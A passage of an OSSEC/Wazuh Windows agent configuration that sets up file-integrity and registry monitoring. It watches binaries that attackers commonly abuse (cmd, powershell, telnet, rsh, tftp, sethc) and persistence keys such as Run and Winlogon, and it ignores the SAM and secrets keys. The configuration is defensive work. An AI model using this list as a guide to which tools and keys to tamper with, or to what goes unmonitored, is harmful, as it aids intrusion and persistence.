  <directories check_all="yes">%WINDIR%/SysNative/attrib.exe</directories>
  <directories check_all="yes">%WINDIR%/SysNative/cacls.exe</directories>
  <directories check_all="yes">%WINDIR%/SysNative/cmd.exe</directories>
  <directories check_all="yes">%WINDIR%/SysNative/drivers/etc</directories>
  <directories check_all="yes">%WINDIR%/SysNative/eventcreate.exe</directorie
```

```
<directories check_all="yes">%WINDIR%/SysNative/ftp.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/lsass.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/net.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/net1.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/netsh.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/reg.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/regedt32.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/regsvr32.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/runas.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/sc.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/schtasks.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/sethc.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/subst.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/wbem/WMIC.exe</directories>
<directories check_all="yes">%WINDIR%/SysNative/WindowsPowerShell\v1.0\
powershell.exe
</directories>
<directories check_all="yes">%WINDIR%/SysNative/winrm.vbs</directories>

<directories check_all="yes">%WINDIR%/System32/CONFIG.NT</directories>
<directories check_all="yes">%WINDIR%/System32/AUTOEXEC.NT</directories>
<directories check_all="yes">%WINDIR%/System32/at.exe</directories>
<directories check_all="yes">%WINDIR%/System32/attrib.exe</directories>
<directories check_all="yes">%WINDIR%/System32/cacls.exe</directories>
<directories check_all="yes">%WINDIR%/System32/debug.exe</directories>
<directories check_all="yes">%WINDIR%/System32/drwatson.exe</directories>
<directories check_all="yes">%WINDIR%/System32/drwtsn32.exe</directories>
<directories check_all="yes">%WINDIR%/System32/edlin.exe</directories>
<directories check_all="yes">%WINDIR%/System32/eventcreate.exe</directories>
<directories check_all="yes">%WINDIR%/System32/eventtriggers.exe</directories>
<directories check_all="yes">%WINDIR%/System32/ftp.exe</directories>
<directories check_all="yes">%WINDIR%/System32/net.exe</directories>
<directories check_all="yes">%WINDIR%/System32/net1.exe</directories>
<directories check_all="yes">%WINDIR%/System32/netsh.exe</directories>
<directories check_all="yes">%WINDIR%/System32/rcp.exe</directories>
<directories check_all="yes">%WINDIR%/System32/reg.exe</directories>
<directories check_all="yes">%WINDIR%/regedit.exe</directories>
<directories check_all="yes">%WINDIR%/System32/regedt32.exe</directories>
<directories check_all="yes">%WINDIR%/System32/regsvr32.exe</directories>
<directories check_all="yes">%WINDIR%/System32/rexec.exe</directories>
<directories check_all="yes">%WINDIR%/System32/rsh.exe</directories>
<directories check_all="yes">%WINDIR%/System32/runas.exe</directories>
<directories check_all="yes">%WINDIR%/System32/sc.exe</directories>
<directories check_all="yes">%WINDIR%/System32/subst.exe</directories>
<directories check_all="yes">%WINDIR%/System32/telnet.exe</directories>
<directories check_all="yes">%WINDIR%/System32/tftp.exe</directories>
<directories check_all="yes">%WINDIR%/System32/tlntsvr.exe</directories>
<directories check_all="yes">%WINDIR%/System32/drivers/etc</directories>
```

```
<directories check_all="yes">%WINDIR%/System32/wbem/WMIC.exe</directories>
<directories check_all="yes">%WINDIR%/System32/WindowsPowerShell\v1.0\
powershell.exe</directories>
<directories check_all="yes">%WINDIR%/System32/winrm.vbs</directories>

<directories check_all="yes" realtime="yes">%PROGRAMDATA%/Microsoft/
Windows/Start Menu/Programs/Startup</directories>

<ignore type="sregex">.log$|.htm$|.jpg$|.png$|.chm$|.pnf$|.evtx$</ignore>

<!-- Windows registry entries to monitor. -->
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\batfile
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\cmdfile
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\comfile
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\exefile
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\piffile
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\AllFilesystemObjects
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\Directory
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\Folder
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\Protocols
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Policies</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Security</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer
</windows_registry>

<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\
Session Manager\KnownDLLs</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\
SecurePipeServers\winreg</windows_registry>

<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Run</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\RunOnce</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\RunOnceEx</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
    CurrentVersion\URL</windows_registry>
    <windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
    Policies</windows_registry>
    <windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\
    CurrentVersion\Windows</windows_registry>
    <windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\
    CurrentVersion\Winlogon</windows_registry>

    <windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\
    Installed Components</windows_registry>

    <!-- Windows registry entries to ignore. -->
    <registry_ignore>HKEY_LOCAL_MACHINE\Security\Policy\Secrets</registry_ignore>
    <registry_ignore>HKEY_LOCAL_MACHINE\Security\SAM\Domains\Account\Users
    </registry_ignore>
    <registry_ignore type="sregex">\Enum$</registry_ignore>
  </syscheck>

  <active-response>
    <disabled>yes</disabled>
  </active-response>

</ossec_config>

<!-- END of Default Configuration. -->

 <ossec_config>
   <client>
      <server-ip>10.0.2.32</server-ip>
   </client>
 </ossec_config>
```